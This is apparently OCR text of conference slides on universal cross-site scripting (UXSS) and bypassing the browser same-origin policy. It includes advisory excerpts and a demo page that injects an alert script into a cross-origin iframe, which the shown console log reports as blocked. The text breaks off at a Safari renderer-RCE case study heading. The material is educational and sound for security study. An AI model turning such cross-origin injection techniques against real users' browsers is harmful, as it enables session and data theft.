
From Renderer RCE to UXSS

What is UXSS?

XSS vs UXSS:




XSS in victim.com



UXSS in Browser

The History of UXSS

UXSS is a long-standing problem that plagues various browsers.




DAVID LINDSAY & EDUARDO VELA NAVA


BlackHat Europe 2010

Universal XSS via IE8s XSS Filters

Internet Explorer 8 has built in cross-site scripting (XSS) detection and prevention filters. We will explore the details of how the filters detect attacks, the neutering method, and discuss the filters' general strengths and weaknesses. We will demonstrate several ways in which the filters can be abused (not just bypassed)



All UXSS reports per month (years 2014 - 2016)




WebKit

Available for: macOS Mojave 10.14.6 and macOS High Sierra 10.13.6, and included in macOS Catalina 10.15.1

Impact: Processing maliciously crafted web content may lead to universal cross site scripting

Description: A logic issue was addressed with improved state management.

CVE-2019-8813: an anonymous researcher



Google

Chrome Releases

Release updates from the Chrome team

Chrome Stable Channel Update

Thursday, March 8, 2012

The Chrome Stable channel has been updated to 17.0.963.78 on Windows, Mac, Linux and Chrome Frame. This release fixes issues with Flash games and videos, along with the security fix listed below.

Security fixes and rewards:

Congratulations again to community member Sergey Glazunov for the first submission to Pwnium!

- [Ch-ch-ch-ch-ching!!! $60,000] [117226] [117230] Critical CVE-2011-3046: UXSS and bad history navigation. *Credit to Sergey Glazunov.*

Please see the Chromium security page for more detail. Note that the referenced bugs may be kept private until a majority of our users are up to date with the fix.

Full details about what changes are in this release are available in the SVN revision log. Interested in hopping on the stable channel? Find out how. If you find a new issue, please let us know by filing a bug.


Jason Kersey

Google Chrome

How To UXSS

What stops us from injecting code from other domains?

```
<!DOCTYPE html>
<html>
<head>
  <title>DEMO</title>
</head>
<body>
  <iframe id="myFrame"  width="500" height="800"
src="https://xlab.tencent.com"></iframe>
  <!-- <iframe id="myFrame"  width="500" height="800"
src="test.html"></iframe> -->
  <script>
    window.addEventListener('load', function() {
      var iframe = document.getElementById('myFrame');
      var script = document.createElement("script");
      script.textContent = "alert('UXSS')";
      var iframeObject = iframe.contentWindow;
      console.log(iframeObject.document.body.appendChild
(script));
    });
  </script>
</body>
</html>
```



DEMO
127.0.0.1:9999/iframe-diff.html
尺寸: iPad Pro ▼ 1024 × 1366 90% ▼ 已停用节流模式 ▼
元素 控制台 源代码/来源 网络 性能 内存 应用 安全 Lighthouse 记录器 >>
3 19 21
top ▼
-url:file:///data/user/0/com.tencent.mm/files/public/websearch/template/80011031/dist/build.c
默认级别 ▼ 无问题 21 1

□ 隐藏网络
□ 保留日志
□ 仅限已选择的上下文
☑ 在控制台中对相似消息进行分组
☑ 在控制台中显示CORS错误
□ 记录 XMLHttpRequest
☑ 及早评估
☑ 根据历史记录自动补全
☑ 将代码评估视为用户操作

```
▶unable to detect os type, use Windows as default  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like   content.js:243
Gecko) Version/16.0 Safari/605.1.15
▶unable to detect os type, use Windows as default  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like   content.js:243
Gecko) Version/16.0 Safari/605.1.15
▶ 19 Third-party cookie will be blocked. Learn more in the Issues tab.
▶Uncaught DOMException: Failed to read a named property 'document' from 'Window': Blocked a frame with origin "http://127.0.0.1:999 iframe-diff.html:15
9" from accessing a cross-origin frame.
    at http://127.0.0.1:9999/iframe-diff.html:15:32
```

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

首页 安全公告 披露原则 关于

English

一种基于安全大模型的EDR告警研判机器人

2024-01-26


Author: Guannan Wang, Guancheng Li of Tencent Security Xuanwu Lab

0x00 背景

企业为防御网络攻击，常常投资于先进的安全产品，如EDR、NDR、WAF等，这些产品往往依靠特定的规则生成告警，提示企业可能存在的网络威胁。但这些告警规则因为缺乏网络安全领域的先验知识，为企业的安全防御带来了双重挑战：

- 只依赖具体的规则进行检测会产生大量误报，导致企业难以分辨哪些是检测到真正网络威胁的告警；
- 用户对告警的理解和反应受限于他们在安全领域的知识水平，这对用户的能力提出了较高的要求。因此，告警的解读和响应通常需要有丰富安全知识和经验的安全专家与企业的运营团队进行紧密合作才能完成

Access blocked due to **SOP**




```
▶ 19  Third-party cookie will be blocked. Learn more in the Issues tab.
▶Uncaught DOMException: Failed to read a named property 'document' from 'Window': Blocked a iframe-diff.html:16
frame with origin "http://127.0.0.1:9999" from accessing a cross-origin frame.
    at http://127.0.0.1:9999/iframe-diff.html:16:32
```

How To UXSS

Same-origin policy (SOP)

restrict web pages from making requests to a different domain than the one that served the original web page.

- **Protocol (Scheme):** The protocol (HTTP or HTTPS) of the two origins must be the same.
- **Domain:** The domain of the two origins must be the same.
- **Port:** If a port is specified in the URL, it must be the same for both origins.



DEMO
127.0.0.1:9999/iframe-diff.html
尺寸: iPad Pro ▾ 1024 × 1366 90% ▾ 已停用节流模式 ▾
元素 控制台 源代码/来源 网络 性能 内存 应用 安全 Lighthouse 记录器
3 19 21
top ▾
默认级别 ▾ 无问题 21 1

-url:file:///data/user/0/com.tencent.mm/files/public/websearch/template/80011031/dist/build.c

腾讯安全玄武实验室
TENCENT SECURITY XUANWU LAB

首页 安全公告 披露原则 关于

English

一种基于安全大模型的EDR告警研判机器人

2024-01-26

Author: Guannan Wang, Guancheng Li of Tencent Security Xuanwu Lab

0x00 背景


企业为防御网络攻击，常常投资于先进的安全产品，如EDR、NDR、WAF等，这些产品往往依靠特定的规则生成告警，提示企业可能存在的网络威胁。但这些告警规则因为缺乏网络安全领域的先验知识，为企业的安全防御带来了双重挑战：

- 只依赖具体的规则进行检测会产生大量误报，导致企业难以分辨哪些是检测到真正网络威胁的告警；
- 用户对告警的理解和反应受限于他们在安全领域的知识水平，这对用户的能力提出了较高的要求。因此，告警的解读和响应通常需要有丰富安全知识和经验的安全专家与企业的运营团队进行紧密合作才能完成

☐ 隐藏网络
☐ 保留日志
☐ 仅限已选择的上下文
☑ 在控制台中对相似消息进行分组
☑ 在控制台中显示CORS错误
☐ 记录 XMLHttpRequest
☑ 及早评估
☑ 根据历史记录自动补全
☑ 将代码评估视为用户操作

```
▶unable to detect os type, use Windows as default  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like    content.js:243
Gecko) Version/16.0 Safari/605.1.15
▶unable to detect os type, use Windows as default  Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like    content.js:243
Gecko) Version/16.0 Safari/605.1.15
▶ 19  Third-party cookie will be blocked. Learn more in the Issues tab.
▶Uncaught DOMException: Failed to read a named property 'document' from 'Window': Blocked a frame with origin "http://127.0.0.1:999 iframe-diff.html:15
9" from accessing a cross-origin frame.
    at http://127.0.0.1:9999/iframe-diff.html:15:32
```

Access blocked due to **SOP**



```
▶ 19  Third-party cookie will be blocked. Learn more in the Issues tab.
▶Uncaught DOMException: Failed to read a named property 'document' from 'Window': Blocked a iframe-diff.html:16
frame with origin "http://127.0.0.1:9999" from accessing a cross-origin frame.
    at http://127.0.0.1:9999/iframe-diff.html:16:32
```

How to bypass SOP?

Case Study: SOP Bypass via Renderer RCE in Safari

